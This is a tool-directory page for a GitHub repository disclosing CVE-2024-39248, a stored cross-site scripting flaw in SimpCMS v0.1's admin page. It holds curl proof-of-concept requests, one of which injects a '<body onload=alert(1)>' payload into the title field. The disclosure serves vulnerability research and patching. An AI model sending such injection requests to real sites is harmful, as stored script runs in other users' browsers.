
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/jasonthename/cve-2024-39248
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration Testing
GitHubjasonthename/cve-2024-39248

CVE-2024-39248

Publication for Cross Site Scripting (XSS) in SimpCMS v0.1 - /SimpCMS/admin.php

View Repository
1122 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    350
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    AI powered OSINT engine to discover and map 7,700+ social media identities across the web

    283

Explore all tools

Browse our collection of tools

View all tools →
Share

Exploit Title: SimpCMS v0.1 - Cross Site Scripting (XSS)

CVE: CVE-2024-39248

Exploit Author: Jason Jacobs (0xjason_jacobs - Twitter)

Vendor Homepage: https://sourceforge.net/projects/simpcms/

Vulnerable endpoint: /SimpCMS/admin.php

A cross-site scripting (XSS) vulnerability in SimpCMS v0.1 allows attackers to execute arbitrary web scripts or HTML via a crafted payload injected into the Title field at /admin.php.

Updated cURL command parameters for the SimpCMS version live on SourceForge:

Upon logging in to the admin interface for SimpCMS, copy your respective Cookie values observed in the Application tab in the browser Inspect element and submit the following curl request:

curl -X POST "http://site.com/SimpCMS/admin/index.php" -d "title=&abbrev=random&newSector=" -b "PHPSESSID=c4v4tjh5fpv4po3k5dp5mrb8r0"


command

poc

Parameters from the initial CVE submission (Same exploit works):

The initial parameters observed for the SimpCMS software resulted in the following cURL command but was later updated:

curl -X POST "http://site.com/SimpCMS/admin.php" -d "title=%3Cbody+onload%3Dalert%281%29%3E&text=ee&cat=something&main=1&submit=submit" -b "username=admin; password=PARAMVALUE"

Explanation:

  • curl: The command-line tool for transferring data with URLs.
  • -X POST: Specifies the request method to use (POST).
  • "http://site.com/SimpCMS/admin.php": The URL to which the request is sent.
  • -d "title=&abbrev=random&newSector=" -b "PHPSESSID=c4v4tjh5fpv4po3k5dp5mrb8r0" - The POST request payload.

Run this command in your terminal to send the POST request with the XSS payload. Visit the /SimpCMS main site and the XSS will be visible.


CWE: https://cwe.mitre.org/data/definitions/79.html

Download Tool



